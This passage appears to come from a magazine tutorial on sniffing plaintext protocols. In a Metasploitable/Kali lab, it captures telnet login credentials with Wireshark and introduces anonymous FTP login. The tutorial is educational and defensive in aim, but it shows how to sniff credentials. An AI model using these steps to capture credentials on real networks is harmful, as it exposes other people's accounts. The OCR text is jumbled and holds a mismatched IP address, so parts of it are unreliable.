
THE ART OF SNIFFING

Readers should have observed that almost all the websites you have visited recently have a padlock sign and beginning with HTTPS. Google started giving minor ranking boost to websit -es with HTTPS enabled since year 2014. There is a good security reason behind this. In this month's article on Sniffing our readers will learn and usbderstand about basic concepts about Sniffing and why plaintext protocols are considered bad from security perspective.

Plain text protocols are those protocols in which confidential information like usernames and passwords are passed to the server in complete plain text. This allows anyone in middle to sniff on these usernames and passwords. This attack is known as sniffing attack or Man in The Middle (MiTM) attack or Janus attack. In ancient Roman mythology, Janus is a God who presided over both beginning and end. In sniffing attack, as an attacker is in middle and can see the data going between server and client, this attack is also known as Janus attack. In our present Issue, we will demonstrate the basic level of sniffing on plaintext protocols. For this

sploitable, Kali and Ubuntu in that lab. As you can see, the IP addresses of the three machines are Metasploitable2 - 192.168.64.128 (Server) Ubuntu - 192.168.64.132 (Client) Kali - 192.168.64.132 (Attacker system) To access official Ubuntu documentation, please visit: http://help.ubuntu.com/ No mail. msfadmin@metasploitable:~\$ ifconfig Link encap: Ethernet HWaddr 00:0c:29:10:55:7e eth0 inet addr: 192.168.64.128 Bcast: 192.168.64.255 Mask: 255.255.255.0 UP BROADCAST RUNNING MULTICAST MTU: 1500 Metric: 1 RX packets:46 errors:0 dropped:0 overruns:0 frame:0 TX packets:50 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000 RX bytes:4987 (4.8 KB) TX bytes:5680 (5.5 KB) Interrupt:19 Base address:0x2000 user1@ubuntu:-\$ ip a 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul t qlen 1000 link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 inet 127.0.0.1/8 scope host lo valid_lft forever preferred_lft forever inet6 ::1/128 scope host valid lft forever preferred lft forever 2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gro up default glen 1000 link/ether 00:0c:29:0d:68:b4 brd ff:ff:ff:ff:ff:ff inet 192.168.36.138/24 brd 192.168.36.255 scope global noprefixroute ens33 valid lft forever preferred lft forever inet 192.168.64.132/24 ord 192.168.64.255 scope global dynamic ens33 valid lft 1677sec preferred lft 1677sec inet6 fe80::5726:c555:3872:44b9/64 scope link valid_lft forever preferred_lft forever user1@ubuntu:~\$ kali@kali:~\$ ip a 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000 link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 inet 127.0.0.1/8 scope host lo valid_lft forever preferred_lft forever inet6 ::1/128 scope host valid_lft forever preferred_lft forever 2: eth0: <BROADCAST, MULTICAST, UP, LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group defaul t qlen 1000 link/ether 00:0c:29:c2:45:e0 brd ff:ff:ff:ff:ff:ff inet 192.168.64.131/24 brd 192.168.64.255 scope global dynamic noprefixroute eth0 vallg_ift 1525sec preferred_lft 1525sec inet6 fe80::20c:29ff:fec2:45e0/64 scope link noprefixroute valid_lft forever preferred_lft forever kali@kali:~\$ Let's start wireshark on the attacker machine (on interface eth0). It starts capturing packets on the network.

s, we will use the same Sniffing Lab we created in our December 2020 Issue. Turn ON Meta-





52 | Hackercool Magazine | Feb 2021

The reason why we are using Metasploitable 2 as our target is that it already has many services that we need for this tutorial preinstalled. The first service we will be using is telnet. It is a protocol that is used to get remote access on another system. On most Linux systems, telnet clients are installed by default. Open a terminal and log into the Metasploitable 2 telnet server with the credentials shown below.

```
user1@ubuntu:-$ telnet 192.168.64.128
Trying 192.168.64.128...
Connected to 192.168.64.128.
Escape character is '^]'.
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
Login incorrect
metasploitable login: msfadmin
Password:
Last login: Thu Mar 4 03:44:17 EST 2021 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

The login is successful. Now on the attacker system, observe the traffic being captured by the Wireshark sniffer. You can see data related to telnet being transferred.






54 | Hackercool Magazine | Feb 2021

A new window will open as shown in the above image which will only show the TCP stream. In this window, you can see the credentials we just used to login into the target system. Telnet is a plain text protocol which transfers credentials and other sensitive data in plain text. This allows sniffing of data. It has been mostly replaced by Secure Shell (SSH) nowadays.


Let us see another protocol. File Transfer Protocol (FTP) is a protocol that is used to sha -re files. It is another protocol that transfers data in plain text. Login into the FTP server with credentials anonymous:anonymous. Anonymous account in FTP is used to share files to any -one without the need for them to know credentials.

